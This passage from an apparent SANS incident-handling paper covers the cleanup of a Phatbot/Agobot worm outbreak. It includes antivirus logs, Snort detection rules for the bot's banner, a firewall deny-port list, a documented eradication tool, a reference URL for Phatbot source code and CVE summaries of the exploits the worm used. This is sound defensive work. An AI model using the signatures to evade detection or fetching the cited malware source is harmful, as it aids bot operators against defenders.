By 09:15 a.m., the handler was reviewing IPAudit logs. A case was opened and logged for each infected host. Users and administrators were notified of their infected hosts. All were directed to run the eradication tool, though the CSIRT knew the virus would not yet be detected or cleaned. The handler counted on the fact that most users would not pay attention to this e-mail notification at that point, and that by the time they would realize they needed it, the information would be at their fingertips.

The handler was still logging and notifying when the new signature file arrived @ 11:15 am. The handler then suspended that process and attempted to contact the administrator again. That time the administrator did not answer his telephone. The handler then notified the administrator by e-mail, instructing the administrator to run the eradication tool from the self help web site.

The handler anxiously awaited the arrival of a host report for verification that the eradication tool was then able to detect and clean the new worm. At 11:45 a.m., the handler found another

infected host that was being serviced at the help desk. The handler phoned the help desk and instructed the staff to run the tool.

D. Eradication

By 12:30 p.m., the handler had confirmation that the tool was detecting and removing the new worm.

The malicious code was removed by the users, who downloaded and ran the scripted eradication tool listed in Section VI. Scripting this particular phase of the incident was invaluable, as it allowed the help desk personnel and the end user community to quickly and easily clean the infections. Scripting these steps also ensured that no steps were missed.

Since the worm was merely a nuisance and no apparent harm was done, users and administrators were given approximately 24 hours to voluntarily clean their own computers. Had this been a more serious incident, other measures would have been taken. Host could have been immediately placed in quarantine or the network ports turned off sooner. Emergency advisories could have been issued and mass voice mail messages dispersed.

After the 24 hour grace period expired, hosts that had been registered via the NetReg registration system where quickly and easily quarantined. Hosts that had not been registered were traced and their ports manually disabled, which is a very lengthy and costly process.

An excerpt from the eradication tool's log file from the infected PC above is included for completeness:

```
C:\Documents and Settings\Administrator\Local
Settings\Temp\dll.exe ... Found the W32/Gaobot.worm.gen.e virus
!!!
C:\Documents and Settings\Administrator\Local
Settings\Temp\rundll.exe\rundll.exe ... Found the
W32/Gaobot.worm.gen.d virus !!!
C:\Documents and Settings\Administrator\Local
Settings\Temp\zw0r.exe ... Found the W32/Gaobot.worm.gen.e virus
!!!
C:\Documents and Settings\Administrator\Local Settings\Temporary
Internet Files\Content.IE5\VWTTH4AF\dhgpp[1].htm ... Found the
JS/Noclose.gen trojan !!!
C:\rundll.exe\rundll.exe ... Found the W32/Gaobot.worm.gen.d virus
!!!
C:\WINDOWS\system32\soundman.exe ... Found the W32/Polybot.l!irc
virus !!!
C:\WINNT\system32\drivers\etc\hosts.bak ... Found the Qhosts.apd
trojan !!!
```

```
C:\WINNT\system32\iexplore.exe ... Found the W32/Gaobot.worm.gen.e
virus !!!
C:\WINNT\system32\notepad.exe.tmp ... Found the Downloader-GF
trojan !!!
C:\WINNT\system32\winamp.exe ... Found the W32/Spybot.worm.gen.e
virus !!!
C:\WINNT\Temp\winamp.exe ... Found the W32/Spybot.worm.gen.e virus
!!!
C:\WINNT\Temp\winamps.exe ... Found the W32/Spybot.worm.gen.e
virus !!!
             VIRUS CLEANED: 11 viruses found on the machine and
             all have been cleaned or deleted.
```

E. Recovery


Users with infected computers were able to use the self help system to clean and secure their computers. For those quarantined, users were able to release their computers after running the eradication tool. This was accomplished by pre-programming the eradication tool to submit a secret code on behalf of the infected computer indicating that all the steps had successfully been completed.

Prior to this incident, much analysis was done to identify the weaknesses and vulnerabilities that would most likely allow the sites computer(s) to initially become compromised or infected. This was done by checking patches, shares, and auditing of local passwords during many previous individual host inspections, as well as widespread vulnerability scans. Each of these steps is discussed further:

a) Checking patches: it was discovered that the computers were missing many security patches by using tools such as Microsoft's Baseline Security Analyzer (MBSA)[45] , Shavlik's HFNetCHKpro (free of charge for up to 10 computers as of April 19, 2004), and Nessus[46], with the appropriate plug-in(s).

b) Checking shares: permissions for all open shares on the computer were checked by opening the "Computer Management Shortcut" in the "Administrative Tools" section on a Windows XP computer, then by clicking on "Shared Folder", and expanding the "Shares" tab as documented in below (Figure 10). The "Share Permissions" were checked via the share properties by right clicking on each share. Numerous machines were checked at once using the free

[45] MBSA: http://www.microsoft.com/technet/security/tools/mbsahome.mspx
[46] Nessus: A free vulnerability scanner available from http://www.nessus.org



vulnerability scanners MBSA and Nessus with the 1039 plug-in shown below (Figure 12).

Figure 10: Shares listing

c) Auditing passwords: the local password policy was audited by getting written permission from the Incident Handler's superior(s) to run a password auditing tool against the local SAM/password file, or checking (and in most cases setting) the Local Security Settings/Password Policy on individual computers, and forcing a password change. This was accomplished at the domain level by grouping the target computers in their own sub Organization Unit (OU) and centrally managing this policy as well as many others.

Nessus with plug-in 10394 and 10396, shown below, were used to check for weak or missing passwords in areas of the network that were not part of the Active Directory.

SMB log in	
This script is Copyright (C) 2000 Renaud Deraison	
View the source of this plugin here	
Family	Windows
Nessus plugin ID	10394
CVE ID	CAN-1999-0504 CAN-1999-0506 CVE-2000-0222 CAN-1999-0505 CAN-2002-1117
Bugtraq ID	494 990
This script attempts to log into the remote host using several login/password combinations. Reference : http://support.microsoft.com/support/kb/articles/Q143/4/74.ASP Reference : http://support.microsoft.com/support/kb/articles/Q246/2/61.ASP Risk factor : Medium	

Figure 11: Nessus plugin ID 10394

SMB shares access	
This script is Copyright (C) 2000 Renaud Deraison	
View the source of this plugin here	
Family	Windows
Nessus plugin ID	10396
CVE ID	CAN-1999-0519 CAN-1999-0520
Bugtraq ID	8026
This script checks if we can access various NetBios shares Risk factor : High	

Figure 12: Nessus plugin 10396

The team used this knowledge to build recovery steps within the eradication tool. The recovery steps generally were to patch each system, force a password change on the local administrator account, enable the built-in Internet Connection Firewall where possible, enable automatic updates, and direct each user to an educational web page where further

information was provided concerning PC security. See section VI for further information about this tool.

F. Lessons Learned

In the case of Phatbot, as with every incident, the lessons learned phase of the incident handling process is ongoing. Incident handling procedures are continually evolving. Each incident is reviewed toward discovery of new and better ways to protect networks in the future. This is accomplished most effectively by identifying which processes have been successful and which have not.

In testing the time required by Phatbot to perform a dictionary attack, the author discovered that even though the intruder (in this case a worm) could learn one's password, it could not do anything with it unless allowed access via the "local security policy" in "user rights assignments", "access this computer from the network" setting. Though the dictionary attack was successful at guessing the password, attempts to gain entry to the host were not. Consequently, in places where managed clients exists, a policy may be set that **removes the default rights to "access this computer from the network"**, and allows only those who need it to enable it for themselves.

It was during the follow-up stage that it was determined that a new IDS alert rule was needed. The footprint of the worm had changed enough so an alert was not triggered during the actual event.

The signature in place prior to this incident was:

```
alert tcp any any -> any any (msg:"Agobot/Phatbot
Infection Successful"; flow:established; content:"221
Goodbye, have a good infection |3a 29 2e 0d 0a|";
dsize:40; lasstype:trojan-activity;
reference:url,www.lurhq.com/phatbot.html; sid:100
0075; rev:1;)
```

After the incident, a new rule was created to detect the new infection banner that was documented in the malicious code's identification phase. The banner of this new variant was captured, as outlined below:

Telnet results of latest Phatbot infection.

```
# telnet 10.192.31.32 15458
Trying 10.192.31.32...
Connected to 10.192.31.32.
Escape character is '^]'.
```

```
220 Bot Server (Win32) <<<<<<new banner

221 Bye.

221 Bye.

221 Bye.
^]
telnet> quit
Connection closed.
```

The new rule was written like this:

```
alert tcp any any -> any any (msg:"Agobot/Phatbot
Infection Successful"; flow:established; content:"
220 Bot Server (Win32)|42 6f 74 20 53 65 72 76 65
72|"; dsize:40; classtype:trojan-activity;
reference:url,
http://www.trendmicro.com/vinfo/virusencyclo/default5
.asp?VName=WORM_AGOBOT.HM&VSect=T; sid:1000076;
rev:1;)
```

Note: where `|42 6f 74 20 53 65 72 76 65 72|` = `42 (B) 6f(o) 74(t) 20(sp) 53(S) 65(e) 72(r)76(v) 65(e) 72(r)` the hexadecimal symbols spell, “Bot Server”.

The incident handling team used the IPAudit network logs to discover when and where the infections most likely began. The team used this information to make recommendations to the staff of the help desk regarding safe installation procedures, as well as requesting that they refrain from connecting known infected hosts to the company network to run the eradication tool. Instead, designated ports were re-assigned to the quarantined network segment.

The CSIRT reported the benefits and success of the NetReg managed network segments to their superiors, and made recommendations for NetReg to be further deployed. The hosts that were registered were contained, cleaned and secured much sooner than those that were not. The team is also considering tying the NetReg system directly to the IDS and/or network logs to automate the quarantining process.

The team is considering the benefits of combining both the eradication tool with the evidence collection tool to further speed the entire incident handling process.

It was also determined that two new firewall rules would be added on the managed security network segments to block unsolicited

inbound attempts to both TCP 1025 and 3127. Additional new rules are shown in the following table:

Deny TCP ports (Inbound and outbound)	Deny UDP ports (Inbound and outbound)
135 - DCE endpoint resolution	135 - DCE endpoint resolution
137 - NetBIOS name service	137 - NetBIOS name service
138 - NetBIOS datagram service	138 - NetBIOS datagram service
139 - NetBIOS session service	139 - NetBIOS session service
445 -Microsoft CIFS on Windows 2000	445 -Microsoft CIFS on Windows 2000
1433 –Microsoft SQL Server	1434 -Microsoft SQL Server Management

.

The team realized that they may have been able to slow down the spread of these bots by cutting off the communication channel to the controller. However, the team also realized that the bot controllers are well aware the benefits to using dynamic DNS to change their controller IP address on the fly. So in this case, no special network filters were deployed. One team member was asked to research this further to record and better understand how long it really would take the controllers to switch to a new IP address.

The team realized that if deploying a temporary access filter to block the controller IP address could work to slow the infection rate for even an hour, there may have been many fewer infected hosts. On the other hand, where it was not a particularly dangerous worm, the team treated the worm like a vulnerability scan, as it had quickly identified systems needing to be secured.

When looking for ways to protect the areas of the network where NetReg had not yet been deployed, it occurred to the team that those systems were largely part of the company's Active Directory. A member of the team suggested creating a software restriction policy, using group policy, to prevent new viruses, worms, or trojans from running on the managed clients. This would be included as an added layer of protection until the new virus signatures could be deployed.

The team agreed to perform some initial testing and present their findings to management as soon as possible. While one member of the team submits samples of the unidentified virus, worm or trojan, another member could easily create a software restriction policy using the md5 hash of the malicious code to prevent the code from being executed on any Windows computer connected to the Active Directory! Please see Microsoft's paper titled "Using Software Restriction Policies to Protect Against unauthorized Software" available online at

http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/rstrplcy.mspx for further information.

The time window from the release of a vulnerability announcement to imminent exploit has significantly decreased. The bar has been raised. The so-called “underground” has easy-to-use modular tools to exploit our networks. We, the “security experts” must respond with our own easy-to-use modular tools to protect our networks from these exploits faster than ever. If we work together and build our own tools to share with one another, we can decrease the time required to secure our networks. Perhaps the eradication tool discussed in the “Extra” section will be the first step towards this goal.

In closing, I am very thankful to SANS and my mentors for their help and guidance with this paper. Thanks go to my family for putting up with me during the “frustrating” parts. I have learned a great deal from this exercise and am very grateful to have had the opportunity to utilize my time completing this phase of certification.

VI. Extra: The Eradication Tool

by Mathew Kramer. Documented by Lora Fulton

Foreword: I am forever in debt to my friend and colleague, Mathew Kramer, for providing me with the necessary tools and references needed to document this tool. By documenting this work, which is mostly all Mathew's, my intentions were to learn how to construct and maintain this tool, as well as to share it with the security community so it can be universally beneficial. My hope is that you are just as excited about implementing this outstanding work as I am. Thanks in advance from everyone, Matt!

The utilities and items needed need to make the tool are;

a) SMS Installer or vbscript[47]. Microsoft's SMS installer is available from: http://www.microsoft.com/smserver/downloads/20/tools/installer.asp Note: Note: SMS Installer comes as part of Systems Management Server 2.0/2003. It is used to build your own executables (.exe) from an easy to use graphical user interface (GUI) tool.

b) One or more SUS server(s). Microsoft's Software Update Server. See www.microsoft.com/sus for more information about SUS soon to be WUS. The SUS server is used to make all critical patches and service packs available locally for quarantined hosts.

.

c) The latest anti virus command line cleaning tool of your choice. For example, in our environment, we have a site license for NAI's McAfee so we use their command line scanner (DAILYSCAN.ZIP) available from: http://vil.nai.com/vil/virus-4d.asp

d) Misc. utilities, scripts, and registry settings.

e) A web site or other distribution point to host your tool.

Below is a description of what the tool does.

1. User downloads and runs erad.exe. We currently notify users with infected PCs via e-mail or a quarantined web page. The e-mail and web page each direct the user to a self help web page. This web page provides the user with a brief overview of the eradication tool and provides the actual link to erad.exe. The tool downloads the "DAILYSCAN.ZIP" from NAI first and fails to an internal site if it can't contact NAI.

2. The tool has a built in "phone home" feature to ensure that users are running the latest version of the tool. This feature is

[47] Vbscript: http://msdn.microsoft.com/library/en-us/script56/html/vtorivbscript.asp (April 21, 2004)

especially handy as the tool matures and new "features" are added.

3. The user is forced to change the administrator password. The tool handles unusual admin names and GPO minimum password length requirements. This step is necessary for properly recovering from infections, such as Phatbot, where the local passwords may have been compromised.

4. Automatic updates are enabled. This option is set to download and install every day @ 09:00 pm.

5. If XP or 2003, ICF is enabled. If XP SP2 it uses the new netsh commands to enable the firewall. Otherwise it uses a vbscript to access the firewall API's.

6. Time synchronization for Win2K/XP is setup to our internal ntp server.

7. Any missing service packs and/or patches are installed.

8. The machine is setup to reboot into safe mode and auto reboots. (backs up original boot.ini)

9. Once in Safe Mode the user must launch the eradication tool from the desktop manually. A big red icon is put on the desktop and information is provided to the user about running the tool prior to the boot to safe mode.

10. NAI tool scans the machine while a message is displayed to the user (this may take up to one hour and half depending on the number of files. Our testing has shown the average to be 25 minutes).

11. The machine is rebooted and returned to normal mode.

12. Mail is sent to and e-mail alias with the results. We use this step to further automate the Incident handling process by using the code generated here to release PCs from quarantine. Users are usually given 24 hours to run the tool, failure to do so results in the infected PC being placed in quarantine (can be done manually and/or scripted). The code is used to release the infected PCs from quarantine. Additional information about the freely available tools used for these processes please see Eric Gauthier's "Life on a University Network: Architecture for Automatically Detecting, Isolating, and Cleaning Infected Hosts" presntaion from; http://www.roxanne.org/~eric/Nanog.pdf .

13. The user is optionally directed to a user educational web page where additional information is provided about PC security and other services available to our user community.

The tool is built by using SMS Installer or vbscript to create the following installation packages ("ipf"s in the case of SMS) or vb scripts:

erad.ipf : The main routine; creates a working directory in the common application data folder[48], sets up your version control system, begins logging information, checks to make sure the user who is running the tool has administrator rights, installs wget.exe[49] to get files as needed, sets a mailto reg key (if using reporting function), does version checking, and syncs time to local ntp[50] server if OS supports it.

It uses wget.exe to download the virus scanner and definitions from nai's website. Unzip,exe[51] is used to extract the files to the nai working directory in appdata. Automatic updates[52] are then enabled, the admininistrator password is changed using getAdmin.vbs[53], ICF[54] is enabled if OS supports it, installs a known good hosts file (keeps a copy of the original), ands installs a copy of MBSA's Hfnetchk[55], mssecure.xml[56], qchain.exe[57], a list of available updates from the SUS server (susinfo.zip)[58], and hfparser.exe[59].

Using the XML output from hfnetchk, hfparser will find all missing service packs and critical updates and download them from the interal SUS server. These files are located in the SUS\content\cabs directory on the SUS server. The routine is then passed over to updater.ipf sub-routine.

updater.ipf: This subroutine uses wget.exe to download NAI's very latest virus scanner including all available signatures, including beta signatures (DAILYSCAN.ZIP[60]). When it finishes, the erad.ipf routine takes back over.

---

[48] CommonApplicationData: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpref/html/frlrfsystemenvironmentspecialfolderclasstopic.asp

[49] wget.exe: free GNU software package used to get files over http, https, and ftp available from http://studwww.ugent.be/~bpuype/wget

[50] ntp: Network Time Protocol; see: http://www.ntp-time-server.supanet.com/ntp-time-servers-for-networks.htm

[51] Unzip.exe: free command line archive (zip) extractor available from http://www.th-soft.com/e_unzip.htm

[52] Automatic Updates: see: http://support.microsoft.com/default.aspx?scid=kb;en-us;327838

[53] getAdmin.vbs: http://www.myitforum.com/articles/11/view.asp?id=7043

[54] ICF: Microsoft's Internet Connection Firewall see: http://msdn.microsoft.com/library/en-us/ics/ics/enabling_internet_connection_firewall_vbscript_.asp

[55] MBSA/Hfnetchk: http://support.microsoft.com/default.aspx?scid=kb;en-us;303215 (stored on SUS server)

[56] Mssecure.xml: http://download.microsoft.com/download/xml/security/1.0/nt5/en-us/mssecure.cab (stored on SUS server)

[57] Qchain.exe: http://www.microsoft.com/downloads/details.aspx?FamilyID=a85c9cfa-e84c-4723-9c28-f66859060f5d&displaylang=en

[58] Susinfo.zip: see batch script at the end of the hfparser detailed description included below

[59] Hfparser: Custom C++ program to map missing hfnetchk reported exes to available SUS executables (see end of section for additional information about hfparser).

[60] DAILYSCAN.ZIP. NAI's virus scanner including beta definitions see: http://vil.nai.com/vil/virus-4d.asp

erad.ipf: The main routine now installs scan.exe (from dailyscan.zip). It then displays some text to tell the user about booting to safe mode[61], where they will then need to double click on the scanner icon placed on their desktop. System restore is disabled via a registry setting[62] and force a safe boot by backing up msdos.sys , adding "BootSafe=1", backing up boot.ini, and changing it's [boot loader] settings appropriate for each OS in our environment. We then display a graphic the size of the entire window for 30 seconds that instructs the user to run scanner after the boot to safe mode. We then use psshutdown.exe[63] to reboot the computer.

scanner.ipf: This is an independent subroutine that; runs the command line scanning tool, deletes the infected files, logs the results, enables system restore, cleans up, reboots the computer into normal mode, and then passes control to the final reporter routine via a run once registry key setting.

reporter.ipf: This (optional) subroutine is used to send a report of the viruses identified and removed and or cleaned to autocode as discussed in step 10 above. This routine grabs some other pertinent information, such as IP address and MAC addresses, to facilitate closing or further incident handing procedures.

In the case of the SMS installer files, you now simply build your packages (create your .exes) and publish them somewhere your user base can easily get them from.

Additional information about hfparser.exe:

> Hfparser.exe is a custom C++ program that was written to map the output of the missing patches' executable file from Hfnetchk xml file to the SUS servers list of available patches and their corresponding switches. The author will attempt to make this program and as much of this project that is legally allowable publicly available. Until such time, a complete description of what this program does is documented below.
>
> Example:
>
> A missing patch as reported by Hfnetchk using the –o xml –f missing.txt option:

[61] Safe Mode: http://support.microsoft.com/default.aspx?scid=kb;EN-US;315222
[62] Disable System Restore via the Registry: http://support.microsoft.com/default.aspx?scid=kb;EN-US;283073
[63] Psshutdown.exe: http://www.sysinternals.com/ntw2k/freeware/psshutdown.shtml

```
<MissingPatch BulletinID = "MS03-049" BulletinTitle = "Buffer Overrun in
the Workstation Service Could Allow Code Execution (828749)"
      QNumbers = "Q828035"
BulletinUrl = "http://www.microsoft.com/technet/security/bulletin/MS03-
049.asp"
Reason = "File C:\WINDOWS\system32\wkssvc.dll has a file version
[5.1.2600.0] that is less than what is expected [5.1.2600.1309]."
      DownloadURL =
http://www.microsoft.com/downloads/details.aspx?FamilyId=F02DA309-4B0A-
4438-A0B9-5B67414C3833

PatchName = "WindowsXP-KB828035-x86-ENU.eXE"

Description = "A security vulnerability exists in the Workstation service
that could allow remote code execution on an affected system. This
vulnerability results because of an unchecked buffer in the Workstation
service.
If exploited, an attacker could gain System privileges on an affected
system, or could cause the Workstation service to fail. An attacker could
take any action on the system, including installing programs, viewing
data, changing data, or deleting data, or creating new accounts with full
privileges.">
```

Notice that the missing patch="WindowsXP-KB828035-x86-ENU.eXE"

The SUS server does NOT record the available patches in the same format. The hfparser.exe searches the SUS servers available updated via the corresponding KB article and language version. Thus the same missing patch on the SUS server is:

```
<fileName>

WindowsXP-KB828035-x86-ENU_d911770163b58b6809b00f033230b46.exe

</fileName>
<locList><loc>en</loc></locList>
<resultCode>0</resultCode>
<resultText>Success</resultText>
</item>
<item>
<reason>added</reason>
<title>Security Update for Microsoft Windows XP (KB828035)</title>
<itemID>com_microsoft.828035_WXP_SP2_WinSE_50219</itemID>
```

To further complicate matters, qchain.exe, which is used to install multiple security patches with one reboot, needs the specific patch command line options (switches) to install properly. These switches are stored in separate files.

A batch script, included below, is run every time there is a new patch released by Microsoft that created the files used by hfparser to gather the this information.

```
REM Erase old data
del /q /f "%TEMP%\sus*.*"

REM Create sus_switches
```

```
cmd /c type "C:\Inetpub\wwwroot\dictionaries\autoupdate\ie50x\items.txt"
>> "%TEMP%\sus_switches.txt"
cmd /c type "C:\Inetpub\wwwroot\dictionaries\autoupdate\ie55x\items.txt"
>> "%TEMP%\sus_switches.txt"
cmd /c type "C:\Inetpub\wwwroot\dictionaries\autoupdate\ie60x\items.txt"
>> "%TEMP%\sus_switches.txt"
cmd /c type
"C:\Inetpub\wwwroot\dictionaries\autoupdate\netserver\items.txt" >>
"%TEMP%\sus_switches.txt"
cmd /c type "C:\Inetpub\wwwroot\dictionaries\autoupdate\win2k\items.txt"
>> "%TEMP%\sus_switches.txt"
cmd /c type "C:\Inetpub\wwwroot\dictionaries\autoupdate\winxp\items.txt"
>> "%TEMP%\sus_switches.txt"

REM Create sus_available
copy /y "C:\Inetpub\wwwroot\autoupdate\administration\history-sync.xml"
"%TEMP%\sus_available.txt"

REM Create sus_info.zip
"c:\program files\winzip\wzzip.exe" -ee %TEMP%\sus_info.zip
%TEMP%\sus*.txt

REM Get latest mssecure.xml
wget --timestamping http://download.microsoft.com/download/xml/security/1.0/nt5/en-us/mssecure.cab
expand mssecure.cab c:\inetpub\wwwroot\susforce\mssecure.xml

REM Move data to download directory
      copy /y "%TEMP%\sus_*.*" c:\inetpub\wwwroot\susforce
```

VII. References

Phatbot Trojan Analysis

LURHQ: http://www.lurhq.com/phatbot.html

Virus Descriptions

NAI/McAfee: http://vil.nai.com/vil/content/v_101100.htm

Symantec:
http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.polybot.html

http://securityresponse.symantec.com/avcenter/venc/data/w32.gaobot.adv.html

Computer Associates:
http://www3.ca.com/threatinfo/virusinfo/virus.aspx?ID=37776

Trend:
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_AGOBOT.HM

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_AGOBOT.RS

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_AGOBOT.HJ

Source

The **source code** used in this analysis was located at http://peer.st/phatbot_source.zip at the time of this writing (May 20, 2004).

Other

Additional information about **weak and missing passwords** may be obtained from SANS Top 20 list : Windows #3 at: http://www.sans.org/top20/#w3

Additional recommended information about the **default shares** see: David Chernicoff's "Take Care When Disabling Windows' Default Shares"[64] Windows & .Nets Magazine : January 2, 2003. InstantDoc # 357527

[64] Windows & .Net Magazine InstantDoc #37527 January 2, 2003 | www.winnetmag.com (4/9/04)

Additional information about the **CIFS protocol** is available from Microsoft at http://www.microsoft.com/mind/1196/cifs.asp .

More information, including source code, for **Waste**, the P2P application Phatbot used to communicate with is available from http://waste.sourceforge.net .

More information about **IOS router security** is available from the "Center for Internet Security Gold Standard Benchmark for Cisco IOS" at: http://www.cisecurity.org/tools2/cisco/cisco-ios-router-benchmark.pdf .

Recommendations for handling different types of incdident see: NIST's **Computer Security Incident Handling Guide**: http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf

Please see Microsoft's paper titled "**Using Software Restriction Policies to Protect Against unauthorized Software"** available online at http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/rstrplcy.mspx for further information.

VIII. Works Cited

CIS, "Center for Internet Security Gold Standard Benchmark for Cisco IOS" September 2, 2003. Center For Internet Security May 27, 2004 < http://www.cisecurity.org/tools2/cisco/cisco-ios-router-benchmark.pdf >

CVE. "CVE-2000-0222" April 10, 2000 CVE April 28, 2004. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0222

Dougherty, Chad. and Householder, Allen. "CERT Incident Note IN-2002-04" May 23, 2003. CERT Coordination Center May 1, 2004 < http://www.cert.org/incident_notes/IN-2002-04.html >

Esguerra, Ian Starr Z. "WORM_AGOBOT.HM" Mar. 17, 2004. Trend Micro April 23, 2004 <http://www.trendmicro.com/vinfo/virusencyclo> Path: Search For; WORM_AGOBOT.HM

Fyodor. "Nmap network security scanner home page" 2004. Insecure.org May 1, 2004 < http://www.insecure.org/nmap/index.html >

Fyodor. "Nmap network security scanner man page" 2004. Insecure.org April 28, 2004 < http://www.insecure.org/nmap/data/nmap_manpage.html>

Hassell, Riley. "UPNP - Multiple Remote Windows XP/ME/98 Vulnerabilities" December 20, 2001. eEye Digital Security May 1, 2004 < http://www.eeye.com/html/Research/Advisories/AD20011220.html >

Hobbit. "Netcat 1.1 for Unix" 1996. @Stake April 29, 2004 < http://www.atstake.com/research/tools/network_utilities >

Kuiphof, Jim. "DameWare Mini Remote Control: Vulnerability Analysis and Sample Incident Response" 03/05/04. GIAC April 24, 2004 < http://www.giac.org/practical/GCIH/Jim_Kuiphof_GCIH.pdf>

Leach, Paul and Perry, Dan. "CIFS: A Common Internet File System" 1996. Microsoft June 4, 2004 < http://www.microsoft.com/mind/1196/cifs.asp >

Litchfield, David. "Locator Service Buffer Overflow Vulnerability" January 29, 2003. NGS April 23, 2004 <http://www.nextgenss.com/advisories/ms-rpc-loc.txt >

LSD Research Group. "Buffer Overrun in Windows RPC Interface" July 16, 2003. The Last Stage of Delirium Research Group April 23, 2004 <http://lsd-pl.net/special.html>

LURHQ Threat Intelligence Group. “Phatbot Trojan Analysis” March 15, 2004. LURHQ May 1, 2004 < http://www.lurhq.com/phatbot.html >

“Microsoft Security Bulletin MS01-059”May 9, 2003.Microsoft May 1, 2004 <http://www.microsoft.com/technet/security/bulletin/MS01-059.mspx>

“Microsoft Security Bulletin MS03-001”January 22, 2003.Microsoft April 23, 2004 <http://www.microsoft.com/technet/security/bulletin/MS03-001.mspx>

“Microsoft Security Bulletin MS03-007” May 30, 2003. Microsoft April 24, 2004. <http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx>

“Microsoft Security Bulletin MS03-026” July 16, 2003. Microsoft April 23, 2004 <http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx >

“Microsoft Security Bulletin MS03-049” November 19, 2003. Microsoft April 25, 2004<http://www.microsoft.com/technet/security/bulletin/MS03-049.mspx>

“Microsoft SMB Protocol and CIFS Protocol Overview” April 2004. Microsoft May 17, 2004 <http://msdn.microsoft.com/library/fileio/base/microsoft_smb_protocol_and_cifs_protocol_overview.asp >

“Microsoft SMB Protocol Authentication” April 2004. Microsoft May 17, 2004 <http://msdn.microsoft.com/library/fileio/base/microsoft_smb_protocol_and_cifs_protocol_overview.asp >

Mikko. “News from the Lab” April 21, 2004 @ 13:25 GMT. F-Secure April 23, 2004 <http://www.f-secure.com/weblog/>

NAI/McAfee. “W32/Polybot.I!irc” April 5, 2004. Network Associates April 23, 2004 < http://vil.nai.com/vil/content/v_101100.htm>

NAI/McAfee. “W32/Gaobot.worm.ali” April 28, 2004. Network Associates April 30, 2004 < http://vil.nai.com/vil/content/v_125006.htm >

“NetBios” 2004. Microsoft May 17, 2004 <http://msdn.microsoft.com/library/en-us/dnanchor/html/netbiosank.asp >

“Network Devices and Protocols” March25, 2004. Microsoft May 17, 2004 <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/network/hh/network/102gen_07vr.asp >

Rafail, Jason A. “Vulnerability Note VU#831534: cPanel fails to verify input passed to the "user" parameter” March 17, 2004. US-CERT April 25, 2004 < http://www.kb.cert.org/vuls/id/831534 >

SANS. “Help Defeat Denial of Service Attacks: Step-by-Step” March 23, 2000 SANS May 26, 2004 < http://www.sans.org/dosstep/index.php >

SANS and Skoudis, Ed. 4.1 Incident Handling Step-by-Step and Computer Crime Investigation SANS 2003.

Seely, Don. “A Tour of the Worm” 1988 Hosted and provided by Francis Litterio May 24, 2004 < http://world.std.com/~franl/worm.html >

Skoudis, Ed. with Zeltser, Lenny. Malware: Fighting Malicious Code New Jersey: Prentice 2002.

Ukai, Yuji. “Windows Workstation Service Remote Buffer Overflow” November 11, 2003. eEye Digital Security April 25, 2004 < http://www.eeye.com/html/Research/Advisories/AD20031111.html >

Ukai, Yuji and Soeder, Derek. “Windows Local Security Authority Service Remote Buffer Overflow” April 13, 2004. eEye Digital Security April 28, 2004 <http://www.eeye.com/html/Research/Advisories/AD20040413C.html>

Ullrich, Johannes. “Vulnerabilities for this port (from CVE)”2004. Internet Storm Center April 29, 2004 < http://www.incidents.org/port_details.php?port=1025 >

UPnP Forum. “About UPnP Technology” 2003. UPnP Forum May 1, 2004 < http://www.upnp.org/about/default.asp >

Wysopal, Chris. “Netcat 1.1 for Win 95/98/NT/2000” 1998. @Stake April 29, 2004 < http://www.atstake.com/research/tools/network_utilities >

Yamamoto, Asuka. “W32.Gaobot.gen!poly” April 15, 2003. Symantec April 23, 2004 < http://securityresponse.symantec.com/avcenter/vinfodb.html > Path: Search; W32.Gaobot.gen!poly

Appendix A: Other Protocols/Services/Applications

Other protocols, services, and applications (not including network shares with weak or missing passwords) that are affected by Phatbot and its variants.

1. The DCOM RPC Vulnerability

   Attack Name: RPC DCOM Exploit
   CVE #: CAN-2003-0352
   Target OS: Windows NT 4.0 (all service pack levels)
   Windows NT 4.0 Terminal Services Edition (all service pack levels)
   Windows 2000 (all service pack levels)
   Windows XP (all service pack levels)
   Windows Server 2003
   Target port(s): TCP port 135
   Tool Runs On: Variety
   Protocols: RPC[65], TCP
   Description: Uses buffer overflow attack to execute code of attacker's choice with "SYSTEM" privileges (LSD Research Group) and as documented in Microsoft's Security Bulletin MS03-026 Security Bulletin.

2. The RPC locater Vulnerability

   Attack Name: RPC locater Exploit
   CVE #: CAN-2003-0003
   Target OS: Windows NT 4.0 (all service pack levels)
   Windows NT 4.0 Terminal Services Edition (all service pack levels)
   Windows 2000 (all service pack levels)
   Windows XP (all service pack levels)
   Target port(s): TCP ports 139, 445, 1025[66]
   Tool Runs On: Variety
   Protocols: SMB, RPC, TCP
   Description: Uses buffer overflow attack (Litchfield) to execute code of attacker's choice with "SYSTEM" (MS03-001) privileges.

[65] RPC Protocol : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp (April 23, 2004)
[66] TCP 1025: As reported by Microsoft, "Programs that use Remote Procedure Call (RPC) to communicate can *randomly* select a registered port above 1024". In the author's experiences, usually 1025 is selected.

3. The WebDAV Vulnerability

Attack Name:	IIS 5.0 WebDAV Exploit
CVE #:	CAN-2003-0109
Target OS:	Windows NT 4.0 (all service pack levels) Windows NT 4.0 Terminal Services Edition (all service pack levels) Windows 2000 (all service pack levels) Windows XP (all service pack levels)
Target port(s):	normally TCP 80
Tool Runs On:	Variety
Protocols:	HTTP[67], WebDAV[68]
